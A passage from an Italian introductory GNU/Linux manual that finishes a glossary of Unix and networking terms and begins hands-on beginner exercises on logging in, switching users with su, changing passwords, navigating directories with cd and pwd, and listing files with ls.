  Il record è in generale una registrazione di qualunque genere. In informatica, il record corrisponde di solito a una riga di un file di dati. Un record è normalmente suddiviso in campi, o *field*, per cui si può fare un'analogia con un archivio a schede: l'archivio è il file, le schede sono i record e i campi sono i vari elementi indicati nelle schede.

- *Regular file*

  Nei sistemi operativi della famiglia Unix, quando si parla di file, si intendono anche le directory oltre che altri oggetti con funzioni specifiche. Per specificare che si parla di un file puro e semplice, comprendendo in questa categoria anche gli eseguibili, si parla di *regular file* o di file normale.

6.3 Rete

- *Host*

  Host è l'oste, ovvero, colui che ospita. Il termine *host* viene usato nell'ambito delle connessioni in rete per definire i nodi, intesi come elaboratori, che svolgono e ospitano qualche tipo di servizio.

- *Nodo*

  Il nodo di rete è un elaboratore o un altro componente specializzato che è inserito in una rete e ha un indirizzo valido nella stessa (indirizzo riferito al livello 3, secondo il modello ISO-OSI; capitolo 111).

- *Servente*, *Server*

  Un servente è generalmente un programma che fornisce un servizio attraverso la rete. Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete che ospita servizi importanti.

- *Cliente*, *Client*

  Un cliente è generalmente un programma che usufruisce di un servizio offerto da un servente. Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete che, nell'ambito di un certo contesto, dipende da servizi offerti dall'esterno.

- *Protocollo*

  Il protocollo è un linguaggio convenzionale di comunicazione tra programmi (per esempio, un programma cliente comunica con un servente attraverso un protocollo determinato).

- *MTU*

  Questa sigla è acronimo di *Max transfer unit* e definisce la dimensione massima in byte delle trame (*frame*) che possono essere inviate nella rete attraverso una certa interfaccia.

- *NFS*

  Un servizio molto importante nelle reti locali è dato dalla possibilità di condividere porzioni di file system da e verso altri elaboratori connessi. Questo servizio si ottiene con il protocollo NFS e consente quindi la condivisione di dati attraverso la rete.

  NFS viene indicato spesso come acronimo di *Network file system* e in alcuni casi di *Network file sharing*. Le due possibili interpretazioni rappresentano due aspetti della stessa cosa: l'utilizzo di un file system che si estende attraverso la rete e la condivisione dei dati che ne deriva.

- *NNTP*

  Network news transfer protocol. Si tratta del protocollo che si occupa di trasmettere i messaggi news. Un servente NNTP è un elaboratore che si occupa di raccogliere una copia dei messaggi news dei gruppi di discussione e di consentire agli utenti di leggere e inviare messaggi all'interno di questi.

- *Proxy*

  Il termine proxy viene usato in informatica in varie circostanze per identificare un servizio che si comporta in qualche modo come un procuratore, o un procacciatore di qualcosa. Il classico esempio di proxy è il servente che si inserisce tra una rete locale e una rete esterna, allo scopo di eseguire gli accessi verso la rete esterna per conto dei nodi della rete locale, senza che questi possano avere alcun contatto diretto con l'esterno. Di solito, questo tipo di proxy incorpora una memoria cache per ridurre gli accessi ripetuti alle stesse risorse esterne. Tuttavia è bene tenere a mente che questa definizione si usa anche per altri tipi di servizi meno appariscenti.

- *SMTP*

  Simple mail transfer protocol. Si tratta del protocollo che si occupa di trasmettere la posta elettronica. Un servente SMTP è un elaboratore che si occupa di gestire la posta elettronica di un certo gruppo di utenti i quali utilizzano quell'elaboratore come loro centrale di smistamento dei messaggi.

- *URL*, *URI*

  Uniform resource locator, *Uniform resource identifier*. È il modo con cui si definisce un indirizzo che identifica precisamente una risorsa di rete, come una pagina HTML, un file in un servizio FTP e altro ancora. Le due definizioni hanno estensioni differenti; in particolare, URI include URL e va oltre.

6.4 Programmi, esecuzione e processi elaborativi

- *Init*, *procedura di inizializzazione del sistema*

  Init è il programma che viene avviato dal kernel allo scopo di avviare il sistema. Init si avvale di una serie di script per avviare dei programmi che rimangono sullo sfondo e per sistemare tutto ciò che c'è da fare prima che il sistema sia a regime. Tutto l'insieme viene indicato come procedura di inizializzazione del sistema, che include sia l'avvio, sia l'arresto, distinguendo anche diversi livelli di esecuzione.

- *Job*

  Il termine job viene usato spesso nella documentazione Unix in riferimento a compiti di vario tipo, a seconda del contesto.

- *Job di shell*

  Le shell POSIX e in particolare Bash, sono in grado di gestire i job di shell che rappresentano un insieme di processi generati da un solo comando.

- *Job di stampa*

  Si tratta di stampe accodate nella coda di stampa (*spool*).

- *Job di scheduling*

  Si tratta di comandi la cui esecuzione è stata pianificata per un certo orario o accodata in attesa di risorse disponibili.

Le situazioni in cui il termine job viene adoperato possono essere anche altre, ma gli esempi indicati bastano per intendere l'ampiezza del significato.

• *Log*, *registrazioni*

In informatica, il *log* equivale al *giornale di bordo* delle navi. Il *log* è quindi un sistema automatico di registrazione di avvenimenti significativi. I file che contengono queste annotazioni sono detti file di *log* e potrebbero essere identificati anche come i file delle registrazioni. In generale, il *log* è un registro e le annotazioni che vi si fanno sono delle registrazioni.

• *PID*

Process identifier, *Process ID* o numero identificativo del processo.

• *Pipe, pipeline*[1]

Si tratta di una tubazione immaginaria attraverso la quale si convoglia l'output di un programma verso l'input di un altro. La connessione di più programmi in questo modo è compito della shell e di solito si utilizza il simbolo '**|**' per indicare questa operazione. Per lo stesso motivo, quando il contesto lo consente, il simbolo '**|**' viene anche chiamato pipe.

• *Run level* , *livello di esecuzione*

Quando si utilizza una procedura di inizializzazione del sistema in stile System V, che è poi quella normale, si distinguono diversi *livelli di esecuzione*, in modo da poter definire quali parti del sistema devono essere attivate e quali no, a seconda delle esigenze.

Il livello di esecuzione è un numero non negativo, che parte da zero, il cui significato dipende dal modo in cui il sistema è configurato. Di solito il livello zero è riservato per la fase di preparazione allo spegnimento, il livello uno è riservato al funzionamento monoutente e il livello sei è riservato alla fase di preparazione al riavvio del sistema.

• *Script*

Uno script è un file di comandi che costituisce in pratica un programma interpretato. Normalmente, l'interprete di uno script è anche una shell.

• *Shell*

La shell di un sistema operativo è quel programma che si occupa di interpretare ed eseguire i comandi dati dall'utente, attraverso una riga di comando. Il termine shell, utilizzato per questo scopo, nasce proprio dai sistemi operativi Unix.

• *Standard error*

Il file o il dispositivo predefinito per l'emissione dei dati relativi a segnalazioni di errore è lo standard error. Di solito si tratta del video della console o del terminale da cui si opera. Lo standard error, di norma, può essere ridiretto utilizzando il simbolo '**2>**' seguito dal nome del file o del dispositivo da utilizzare.

---

[1] Queste parole si pronunciano: «p-a-i-p» e «p-a-i-p-l-a-i-n».

- *Standard input*

  Il file o il dispositivo predefinito per l'inserimento dei dati, è lo standard input. Di solito è la tastiera della console o del terminale da cui si opera. Per terminare l'inserimento occorre fornire il carattere di fine file che di solito si ottiene con la combinazione [*Ctrl+d*].

  Lo standard input, di norma, può essere ridiretto con il simbolo minore ('**<**') seguito dal nome del file o del dispositivo da utilizzare, oppure con il simbolo pipe ('**|**') quando si vuole utilizzare l'output di un comando come input per il comando successivo.

- *Standard output*

  Il file o il dispositivo predefinito per l'uscita dei dati, è lo standard output. Di solito è il video della console o del terminale da cui si opera. Lo standard output, di norma, può essere ridiretto utilizzando il simbolo maggiore ('**>**') seguito dal nome del file o del dispositivo da utilizzare, oppure può essere diretto a un comando seguente attraverso il simbolo pipe ('**|**').

- *Unix domain socket , socket di dominio Unix*

  Si tratta di un sistema di comunicazione tra le applicazioni basato su un tipo di file speciale: il socket. Alcuni demoni offrono servizi attraverso questo tipo di comunicazione stando in ascolto in attesa di una richiesta di connessione da parte delle applicazioni clienti.

- *Utility, utilità, programma di utilità , programma di servizio*

  Un'*utility*, ovvero un programma di utilità, o meglio un programma di servizio, è un programma utile e pratico, che svolge il suo compito senza tanti fronzoli e senza essere troppo appariscente. Di solito, i programmi di questo tipo sono quelli che fanno parte integrante del sistema operativo.

6.5 Varie

- *Case sensitive*, *case insensitive*

  Con queste due definizioni si intende riferirsi rispettivamente alla «sensibilità» o meno verso la differenza tra le lettere maiuscole e minuscole. Generalmente, i sistemi Unix sono sensibili a questa differenza, ma esistono circostanze in cui questa non c'è o si vuole ignorare.

- *Core*

  Negli ambienti Unix, *core* è sinonimo di memoria centrale, o RAM. Questa parola deriva dal fatto che le prime forme di memoria centrale erano realizzate da un reticolo di nuclei ferromagnetici: la memoria a nuclei, ovvero *core*. Per questo motivo, spesso, quando un processo termina in modo anormale, il sistema operativo scarica in un file l'immagine che questo processo aveva in memoria. Questo file ha il nome '`core`' (ovviamente) e può essere analizzato successivamente attraverso strumenti diagnostici opportuni.

- *Daemon*, *demone*

  Il *daemon*, o demone, è un programma che funziona sullo sfondo (*background*) e compie dei servizi in modo ripetitivo, come in un circolo vizioso. Questo termine è tipico degli ambienti Unix, mentre con altri sistemi operativi si utilizzano altre definizioni, per esempio servente. Per tradizione, la maggior parte dei programmi demone ha un nome che termina con la lettera «d».

- *Dominio*, *nome di dominio*

  Normalmente, con il termine «dominio» si intende fare riferimento al nome che ha un certo nodo di rete in una rete Internet. Questo nome è composto da vari elementi, che servono a

rappresentare una gerarchia di domini, in modo simile a ciò che si fa nei file system con la struttura delle directory. Un «nome di dominio» può rappresentare una posizione intermedia di questa gerarchia, oppure anche il nome completo di un nodo.

- *Espressione regolare*, *regular expression*, *regexp*

  L'espressione regolare (si veda il capitolo 316) è un modo per definire la ricerca di stringhe attraverso un modello. Viene usata da diversi programmi di servizio.

- *Implementazione*

  Il verbo «implementare» viene usato comunemente in ambito informatico come traduzione del verbo inglese *to implement*. In questo contesto rappresenta il modo con cui una caratteristica progettuale particolare, è stata definita in pratica in un sistema determinato. In altre parole, l'implementazione è la soluzione pratica adottata per assolvere a una funzione determinata, soprattutto quando le indicazioni originarie per raggiungere il risultato erano incomplete. In forma ancora più stringata, l'implementazione è la realizzazione di qualcosa in un contesto determinato.

- *Internazionalizzazione* , *i18n*

  L'internazionalizzazione è l'azione con cui si realizza o si modifica un programma, in modo che sia sensibile alla «localizzazione». La sigla deriva dal fatto che tra la lettera «i» e la lettera «n» di *internationalization* ci sono 18 lettere.

- *Localizzazione*, *l10n*

  La localizzazione è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti alle particolarità linguistico-nazionali locali. La sigla deriva dal fatto che tra la lettera «l» e la lettera «n» di *localization* ci sono 10 lettere.

- *Terminale*, *TTY*

  Alle origini, il modo normale per interagire con un elaboratore era l'uso della telescrivente: *teletype*. Da questo nome deriva la sigla TTY usata normalmente per identificare un terminale generico. La console è il terminale principale che fa parte dell'elaboratore stesso. Quando si parla di terminale si intende attualmente un complesso formato da una tastiera e da un video.

  Quando si parla di un flusso di dati proveniente da un terminale, come nel caso dello standard input, si fa riferimento a quanto inserito tramite la tastiera. Quando si parla di un flusso di dati verso un terminale, come nel caso dello standard output, si fa riferimento a quanto viene emesso sullo schermo.

6.6 Riferimenti

- Eric S. Raymond, *Jargon File Resources*

  <*http://www.tuxedo.org/~esr/jargon/*>

Esercizi pratici

GNU/Linux non è un sistema operativo «facile»; tuttavia, è abbastanza facile l'installazione della maggior parte delle distribuzioni esistenti.

Questo capitolo raccoglie alcuni esercizi pratici che dovrebbero essere svolti da chi non ha esperienze con i sistemi operativi Unix e simili. Sono pensati per essere svolti su un elaboratore isolato, nel senso che non vengono trattate le funzionalità di rete.

Chi non ha la possibilità di disporre di un sistema GNU/Linux funzionante, farebbe bene ugualmente a leggere questo capitolo anche se non può fare subito delle prove pratiche. Gli esempi sono mostrati in modo da essere abbastanza vicini all'interazione che avviene effettivamente tra l'utente e il sistema operativo.[1]

7.1 Prerequisiti del sistema

Gli esercizi proposti assumono che si tratti di un sistema GNU/Linux configurato nel modo seguente:

- shell Bash ('`/bin/bash`');

[1] In questo capitolo si fa riferimento sempre solo a «comandi», perché in questa fase del documento, rivolta ai principianti, è opportuno evitare di complicare troppo le cose, creando poi della confusione. Sempre in questo senso va vista l'intera filosofia di questo capitolo.

- disponibilità di diverse utenze (*account*) in modo da poter verificare l'effetto di comandi che intervengono sull'identità dell'utente (è importante che chi svolge gli esercizi possa accedere anche come utente '**`root`**' per potere eseguire la procedura di arresto del sistema, '**`shutdown`**', in modo normale);
- gli utenti dispongano di gruppi personali, per cui, l'utente '**`tizio`**' sia abbinato al gruppo '**`tizio`**', l'utente '**`caio`**' sia abbinato al gruppo '**`caio`**',...;
- maschera dei permessi (*umask*) 002_8 per gli utenti comuni;
- '**`su`**';
- console virtuali;
- si possano gestire file system Ext3 ('**`ext3`**'), Dos-FAT ('**`msdos`**') e Minix ('**`minix`**');
- la directory '`/mnt/`' sia disponibile per il montaggio temporaneo di altri dischi (e non sia impegnata in condizioni normali).

7.2 Accesso al sistema e conclusione dell'attività

Per utilizzare il sistema occorre accedere attraverso un processo di identificazione. Per poter essere identificati e accettati occorre essere stati registrati in un'utenza, rappresentata in pratica da un nominativo-utente e da una parola d'ordine. È importante rammentare che l'uso di lettere maiuscole o minuscole non è equivalente. Nell'esempio proposto si suppone di accedere utilizzando il nominativo '**`tizio`**', scritto così, con tutte le lettere minuscole, e la parola d'ordine '**`tazza`**'.

Si comincia dall'inserimento del nominativo, **volontariamente errato**.

`login:` **`tizia`**[*Invio*]

Anche se il nominativo indicato non esiste, viene richiesto ugualmente l'inserimento della parola d'ordine. Si tratta di una misura di sicurezza, per non dare informazioni sull'esistenza o meno di un nominativo-utente determinato.

`Password:` **`tazza`**[*Invio*]

```
Login incorrect
```

Naturalmente, l'inserimento della parola '**`tazza`**', in qualità di parola d'ordine, avviene alla cieca, nel senso che non appare come sembrerebbe dall'esempio. Ciò serve a evitare che un vicino indiscreto possa in seguito utilizzare tale informazione per scopi spiacevoli.

Se si sbaglia qualcosa nella fase di accesso (*login*), si deve ricominciare. Questa volta si suppone di eseguire l'operazione in modo corretto.

`login:` **`tizio`**[*Invio*]

`Password:` **`tazza`**[*Invio*]

```
Last login: Sun Nov 11 10:45:11 on tty1
```

Generalmente, dopo avere superato correttamente la procedura di accesso, si ottiene l'informazione sull'ultima volta che quell'utente ha fatto un accesso. Ciò permette di verificare in maniera molto semplice che nessuno abbia utilizzato il sistema accedendo con il proprio nominativo.

Successivamente si ottiene l'invito della shell (il *prompt*) che sta a indicare la sua disponibilità a ricevere dei comandi.

```
$
```

L'invito, rappresentato in questo esempio da un simbolo dollaro, può essere più o meno raffinato, con l'indicazione di informazioni ritenute importanti dall'utente. Infatti si tratta di qualcosa che ogni utente può configurare come vuole, ma ciò va oltre lo scopo di queste esercitazioni.

Spesso, per tradizione, l'invito termina con un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di '**`root`**' si usa il simbolo '**`#`**', altrimenti il dollaro, come in questo esempio.

7.2.1 Cambiamento di identità

Quando la stessa persona dispone di più di un'utenza, può essere opportuno, o necessario, agire sotto una diversa identità rispetto a quella con cui si accede attualmente. Questa è la situazione tipica in cui si trova l'amministratore di un sistema: per le operazioni diverse dall'amministrazione vera e propria dovrebbe accedere in qualità di utente comune, mentre negli altri casi deve utilizzare i privilegi riservati all'utente '**`root`**'.

Ci sono due modi fondamentali: concludere la sessione di lavoro e accedere con un altro nominativo-utente, oppure utilizzare il comando '**`su`**' cambiando temporaneamente i propri privilegi.

$ **su caio**[*Invio*]

Password: **ciao**[*Invio*]

Se la parola d'ordine è corretta si ottengono i privilegi e l'identità dell'utente indicato, altrimenti tutto resta come prima.

7.2.2 Console virtuali

Un sistema GNU/Linux, installato in modo normale, consente l'utilizzo di diverse console virtuali (di solito sono sei) a cui si accede con la combinazione [*Alt+Fn*] (dove *n* è un numero da uno a sei).

Quando è già stato fatto un accesso, si può iniziare un'altra sessione di lavoro in un'altra console.

[*Alt+F2*]

In questo modo si passa alla seconda console virtuale e su questa si può eseguire un accesso differente. Le attività svolte nelle varie console virtuali sono indipendenti, come se avvenissero attraverso terminali fisicamente distinti.

Prima di proseguire con gli esercizi si deve ritornare alla console virtuale utilizzata in precedenza.

[*Alt+F1*]

7.2.3 Chi sono?

Quando la stessa persona può accedere utilizzando diversi nominativi-utente, potrebbe essere necessario controllare con quale identità sta operando. Negli esempi che seguono si suppone che sia riuscita l'esecuzione del comando '**`su caio`**' mostrato in precedenza.

$ **whoami**[*Invio*]

```
caio
```

Il comando ‘**whoami**’ («chi sono») permette di conoscere con quale identità si sta operando.

$ **logname**[*Invio*]

```
tizio
```

Il comando ‘**logname**’ permette di conoscere con quale identità ci si è presentati inizialmente, nel momento dell’accesso.

7.2.4 Terminare una sessione di lavoro

Per terminare una sessione di lavoro è sufficiente concludere l’attività della shell, ovvero di quel programma che mostra l’invito.

Se la situazione è quella degli esempi precedenti, si stava operando come utente ‘**caio**’ dopo un comando ‘**su**’, mentre prima di questo si stava usando l’identità dell’utente ‘**tizio**’.

$ **whoami**[*Invio*]

```
caio
```

$ **exit**[*Invio*]

In tal caso, il comando ‘**exit**’ appena eseguito fa tornare semplicemente alla situazione precedente all’esecuzione di ‘**su**’

$ **whoami**[*Invio*]

```
tizio
```

Il comando ‘**exit**’ che chiude l’ultima shell, termina l’accesso al sistema.

$ **exit**[*Invio*]

```
login:
```

Si ripresenta la richiesta di identificazione della procedura di accesso.

7.2.5 Spegnimento

Lo spegnimento dell’elaboratore può avvenire solo dopo che il sistema è stato fermato, generalmente attraverso il comando ‘**shutdown**’ che però è accessibile solo all’utente ‘**root**’.

login: **root**[*Invio*]

Password: **ameba**[*Invio*]

shutdown -h now[*Invio*]

```
System is going down NOW!!
...
```

Inizia la procedura di arresto del sistema, che si occupa di eliminare gradualmente tutti i servizi attivi. Infine viene visualizzato il messaggio

```
System halted
```

oppure

```
Power down
```

a seconda della versione del kernel. Quando questo appare è possibile spegnere o riavviare l'elaboratore.

Se si vuole utilizzare '**`shutdown`**' attraverso il comando '**`su`**' in modo da non dovere uscire e rifare un *login*, è possibile agire come di seguito.

`$` **`su`**[*Invio*]

Quando si utilizza il comando '**`su`**' senza argomenti si indica implicitamente che si vuole ottenere l'identità dell'utente '**`root`**'.

`Password:` **`ameba`**[*Invio*]

`#` **`shutdown -h now`**[*Invio*]

7.2.6 Diventare temporaneamente amministratore

Il comando '**`su`**', appena mostrato, quando viene usato per acquisire i privilegi dell'utente '**`root`**', mette a disposizione solo un ambiente limitato (si vuole fare riferimento alle variabili di ambiente e al loro contenuto). Per esempio, se l'utente '**`caio`**' diventa temporaneamente '**`root`**', il contenuto della variabile di ambiente '**`PATH`**' cambia in modo strano:

`$` **`whoami`**[*Invio*]

```
caio
```

`$` **`echo $PATH`**[*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games:/opt/prova/bin:/bin:./bin
```

`$` **`su`**[*Invio*]

`Password:` **`ameba`**[*Invio*]

`#` **`whoami`**[*Invio*]

```
root
```

`#` **`echo $PATH`**[*Invio*]

```
/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/bin
```

Come si può notare, nel percorso che si otteneva in qualità di utente '**`caio`**' esistevano anche le directory '`/usr/games/`', '`/opt/prova/bin/`' e '`./bin/`'. Quando si diventa utenti '**`root`**' in questo modo, si ottengono percorsi aggiuntivi, ma ne spariscono altri, che in questo caso si presume siano accessibili in condizioni normali (con un accesso normale). Per risolvere il problema basta usare '**`su`**' con un'opzione speciale: '**`-`**'.

`#` **`exit`**[*Invio*]

`$` **`su -`**[*Invio*]

`Password:` **`ameba`**[*Invio*]

`#` **`whoami`**[*Invio*]

```
root
```

```
# echo $PATH[Invio]
```

```
/sbin:/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games:/opt/prova/bin:/bin:./bin
```

7.2.7 Conclusione

Il meccanismo attraverso cui si accede al sistema deve essere chiaro, prima di poter affrontare qualunque altra cosa. Prima di proseguire occorre essere certi che gli esempi visti fino a questo punto siano stati compresi, soprattutto, in seguito non verrà più mostrato il modo con cui accedere, terminare una sessione di lavoro o cambiare identità.

È fondamentale tenere bene a mente che l'elaboratore non può essere spento prima di avere completato la procedura di arresto del sistema con '**`shutdown`**'.

In caso di dubbio è meglio ripetere l'esercitazione precedente.

7.3 Gestione delle parole d'ordine

La prima regola per una parola d'ordine sicura consiste nel suo aggiornamento frequente. Quando si cambia la parola d'ordine, viene richiesto inizialmente l'inserimento di quella precedente, quindi se ne può inserire una nuova, per due volte, in modo da prevenire eventuali errori di battitura. Non vengono accettate le parola d'ordine troppo semplici (solo l'utente '**`root`**' ha la possibilità di assegnare parole d'ordine banali).

7.3.1 L'utente root che cambia la parola d'ordine di un utente comune

L'utente '**`root`**' può cambiare la parola d'ordine di un altro utente. Questa è la situazione comune di quando si crea una nuova utenza: è l'utente '**`root`**' che assegna la prima volta la parola d'ordine per quel nuovo utente.

```
# passwd tizio[Invio]
```

Trattandosi dell'utente '**`root`**' che cambia la parola d'ordine di un altro, viene richiesto semplicemente di inserire quella nuova (l'utente '**`root`**' non ha la necessità di conoscere la vecchia parola d'ordine di un altro utente).

```
New UNIX password: 123[Invio]
```

La parola d'ordine inserita (che nella realtà non si vede) è troppo breve e anche banale. Il programma avverte di questo, ma non si oppone.

```
BAD PASSWORD: it's a WAY too short
```

```
Retype new UNIX password: 123[Invio]
```

```
passwd: all authentication tokens updated successfully
```

La parola d'ordine è stata cambiata.

7.3.2 L'utente comune che cambia la propria parola d'ordine

L'utente comune può cambiare la propria parola d'ordine, solo la propria, ma non gli è consentito di assegnarsi una parola d'ordine troppo semplice. Nell'esempio, l'utente è '**tizio**'.

$ **passwd**[*Invio*]

Prima di accettare una nuova parola d'ordine, viene richiesta quella vecchia.

```
Changing password for tizio
```

(current) UNIX password: **123**[*Invio*]

Quindi viene richiesta quella nuova.

New UNIX password: **albero**[*Invio*]

```
BAD PASSWORD: it is based on a (reversed) dictionary word
passwd: Authentication token manipulation error
```

Come si vede, la parola d'ordine '**albero**' viene considerata troppo semplice e il programma si rifiuta di procedere. Si decide allora di usare qualcosa di più complesso, o semplicemente più lungo.

$ **passwd**[*Invio*]

```
Changing password for tizio
```

(current) UNIX password: **123**[*Invio*]

New UNIX password: **fra martino campanaro**[*Invio*]

Si è optato per una parola d'ordine lunga. Occorre tenere a mente che conta la differenza tra maiuscole e minuscole e anche il numero esatto di spazi inseriti tra le parole.

Retype new UNIX password: **fra martino campanaro**[*Invio*]

```
passwd: all authentication tokens updated successfully
```

A seconda della configurazione del sistema e dell'aggiornamento delle librerie, può darsi che sia perfettamente inutile utilizzare delle parole d'ordine più lunghe di otto caratteri, nel senso che quanto eccede i primi otto caratteri potrebbe essere semplicemente ignorato. Si può provare a verificarlo; seguendo l'esempio appena visto, potrebbe essere che la parola d'ordine risultante sia solo '**fra mart**'.

7.3.3 Conclusione

Il cambiamento della parola d'ordine in un sistema GNU/Linux, come in qualsiasi sistema Unix, deve essere considerato una cosa abituale, anche per gli utenti comuni. Le parole d'ordine troppo semplici non sono accettabili.

7.4 Navigazione tra le directory

I dati contenuti in un file system sono organizzati in modo gerarchico attraverso directory e sottodirectory. Prima di iniziare questa esercitazione è conveniente rivedere la sezione 5.7.

L'utente a cui ci si riferisce negli esempi è '**`tizio`**'.

7.4.1 Directory corrente

Mentre si utilizza il sistema, i comandi che si eseguono risentono generalmente della *posizione corrente* in cui ci si trova, ovvero della directory attuale, o attiva. Tecnicamente non c'è bisogno di definire una directory corrente: tutte le posizioni nell'albero del file system potrebbero essere indicate in maniera precisa. In pratica, la presenza di questa directory corrente semplifica molte cose.

$ **cd /usr/bin**[*Invio*]

Eseguendo il comando precedente, la directory attuale dovrebbe divenire '`/usr/bin/`'. Per controllare che ciò sia avvenuto si utilizza il comando seguente:

$ **pwd**[*Invio*]

```
/usr/bin
```

7.4.2 Spostamenti assoluti e relativi

Il comando '**`cd`**' può essere utilizzato per cambiare la directory corrente, sia attraverso l'indicazione di un percorso assoluto, sia attraverso un percorso relativo. Il percorso assoluto parte dalla directory radice, mentre quello relativo parte dalla posizione corrente.

$ **cd /usr/local**[*Invio*]

Il comando soprastante cambia la directory corrente in modo che diventi esattamente '`/usr/local/`'. Il percorso indicato è assoluto perché inizia con una barra obliqua che rappresenta la directory radice.

$ **pwd**[*Invio*]

```
/usr/local
```

Quando si utilizza l'indicazione di un percorso che non inizia con una barra obliqua, si fa riferimento a qualcosa che inizia dalla posizione corrente.

$ **cd bin**[*Invio*]

Con questo comando si cambia la directory corrente, passando in '`bin/`' che discende da quella attuale.

$ **pwd**[*Invio*]

```
/usr/local/bin
```

7.4.3 Spostamenti a ritroso

Ogni directory contiene due riferimenti convenzionali a due sottodirectory speciali. Si tratta del riferimento alla directory stessa che lo contiene, rappresentato da un punto singolo ('`.`'), assieme al riferimento alla directory genitrice, rappresentato da due punti in sequenza ('`..`'). Questi simboli (il punto singolo e quello doppio) sono nomi di directory a tutti gli effetti.

$ **cd ..**[*Invio*]

Cambia la directory corrente, facendola corrispondere alla genitrice di quella in cui ci si trovava prima; in altri termini si potrebbe definire questa directory come quella che precede la posizione di partenza. Si tratta di un percorso relativo che utilizza, come punto di inizio, la directory corrente del momento in cui si esegue il comando.

$ **pwd**[*Invio*]

`/usr/local`

Gli spostamenti relativi che fanno uso di un movimento all'indietro possono essere più elaborati.

$ **cd ../bin**[*Invio*]

In questo caso si intende indietreggiare di una posizione e quindi entrare nella directory '`bin/`'.

$ **pwd**[*Invio*]

`/usr/bin`

Lo spostamento a ritroso può essere anche cumulato a più livelli.

$ **cd ../../var/tmp**[*Invio*]

In questo caso si indietreggia due volte prima di riprendere un movimento in avanti.

$ **pwd**[*Invio*]

`/var/tmp`

Gli spostamenti all'indietro si possono usare anche in modo più strano e apparentemente inutile.

$ **cd /usr/bin/../local/bin/..**[*Invio*]

Indubbiamente si tratta di un'indicazione poco sensata, ma serve a comprendere le possibilità date dall'uso del riferimento alla directory precedente.

$ **pwd**[*Invio*]

`/usr/local`

7.4.4 Riferimento preciso alla directory corrente

La directory corrente può essere rappresentata da un punto singolo all'inizio di un percorso.[2] In pratica, tutti i percorsi relativi potrebbero iniziare con il prefisso '`./`' (punto, barra obliqua). Per quanto riguarda lo spostamento all'interno delle directory, ciò serve a poco, ma ritorna utile in altre situazioni.

$ **cd ./bin**[*Invio*]

[2] In tal caso si tratta necessariamente di un percorso relativo

A partire dalla directory corrente si sposta nella directory '`bin/`'.

$ **pwd**[*Invio*]

```
/usr/local/bin
```

7.4.5 Directory corrente e «.»

La directory corrente non corrisponde esattamente al concetto legato al riferimento '`.`': il «file» '`.`' è un cortocircuito che ha ogni directory. Per esempio, il percorso '`uno/due/./tre`' è perfettamente equivalente a '`uno/due/tre`'. In pratica, quel punto che appare nel primo caso, rappresenta semplicemente uno spostamento nullo nella stessa directory '`uno/due`'. Lo si può verificare facilmente:

$ **cd /usr/./local/./lib**[*Invio*]

$ **pwd**[*Invio*]

```
/usr/local/lib
```

Quando si indica un percorso relativo, è come inserire implicitamente all'inizio la directory corrente; pertanto, scrivere '`./uno/due`', significa indicare un concetto equivalente a '*directory_corrente*`/./uno/due`'. In questo senso, **solo** quando il punto si trova all'inizio di un percorso (che quindi risulta essere relativo), il punto rappresenta la directory corrente.

7.4.6 Directory personale, o directory home

Ogni utente ha una directory personale, conosciuta come directory *home*, destinata a contenere tutto ciò che riguarda l'utente a cui appartiene. Usando il comando '**`cd`**' senza argomenti, si raggiunge la propria directory personale, senza bisogno di indicarla in modo esplicito.

$ **cd**[*Invio*]

$ **pwd**[*Invio*]

```
/home/tizio
```

Alcune shell sostituiscono il carattere tilde ('**~**'), all'inizio di un percorso, con la directory personale dell'utente che lo utilizza.

$ **cd ~**[*Invio*]

$ **pwd**[*Invio*]

```
/home/tizio
```

Nello stesso modo, un nominativo-utente preceduto da un carattere tilde, viene sostituito dalla directory personale dell'utente stesso.[3]

$ **cd ~caio**[*Invio*]

$ **pwd**[*Invio*]

```
/home/caio
```

Prima di proseguire si ritorna nella propria directory personale.

[3] Negli esempi che si vedono si presume di poter entrare nella directory personale di un altro utente. Tuttavia, tale possibilità dipende dai permessi che questo gli attribuisce.

```
$ cd[ Invio ]
```

7.4.7 Conclusione

La directory corrente è un punto di riferimento importante per i programmi e il cambiamento di questa posizione avviene attraverso il comando '**`cd`**'. Per conoscere quale sia la directory corrente si utilizza '**`pwd`**'. Si può fare riferimento alla directory genitrice di quella attuale con una sequenza di due punti ('`..`'), mentre quella attuale (nell'ambito del contesto in cui ci si trova) si può individuare con un punto singolo ('`.`').

7.5 Contenuti

La navigazione all'interno delle directory, alla cieca, come visto negli esempi dell'esercitazione precedente, è una cosa possibile ma insolita: normalmente si accompagna con l'analisi dei contenuti di directory e file.

7.5.1 Contenuto delle directory

Le directory si esplorano con il comando '**`ls`**'

```
$ ls /bin[ Invio ]
```

```
arch            dd              gzip            nisdomainname  tar
ash             df              hostname        ping           touch
awk             dmesg           kill            ps             true
basename        dnsdomainname   ln              pwd            umount
bash            doexec          login           rm             uname
bsh             domainname      ls              rmdir          vi
cat             echo            mail            rpm            view
chgrp           egrep           mkdir           sed            vim
chmod           ex              mknod           sh             ypdomainname
chown           false           more            sleep          zcat
cp              fgrep           mount           sort
cpio            gawk            mt              stty
csh             grep            mv              su
date            gunzip          netstat         sync
```

Il comando '**`ls /bin`**' visualizza il contenuto della directory '`/bin/`'. I nomi che vengono elencati rappresentano file di qualunque tipo (sottodirectory incluse).

Una visualizzazione più espressiva del contenuto delle directory può essere ottenuta utilizzando l'opzione '**`-l`**'.

```
$ ls -l /bin[ Invio ]
```

```
-rwxr-xr-x   1 root     root         2712 Jul 20 03:15 arch
-rwxrwxrwx   1 root     root        56380 Apr 16  1997 ash
lrwxrwxrwx   1 root     root            4 Oct 21 11:15 awk -> gawk
-rwxr-xr-x   1 root     root        18768 Apr 18  1997 basename
-rwxrwxrwx   1 root     root       412516 Jul 17 21:27 bash
lrwxrwxrwx   1 root     root            3 Oct 21 11:15 bsh -> ash
-rwxr-xr-x   1 root     root        22164 Mar 14  1997 cat
-rwxr-xr-x   1 root     root        23644 Feb 25  1997 chgrp
-rwxr-xr-x   1 root     root        23960 Feb 25  1997 chmod
-rwxr-xr-x   1 root     root        23252 Feb 25  1997 chown
-rwxr-xr-x   1 root     root        61600 Feb 25  1997 cp
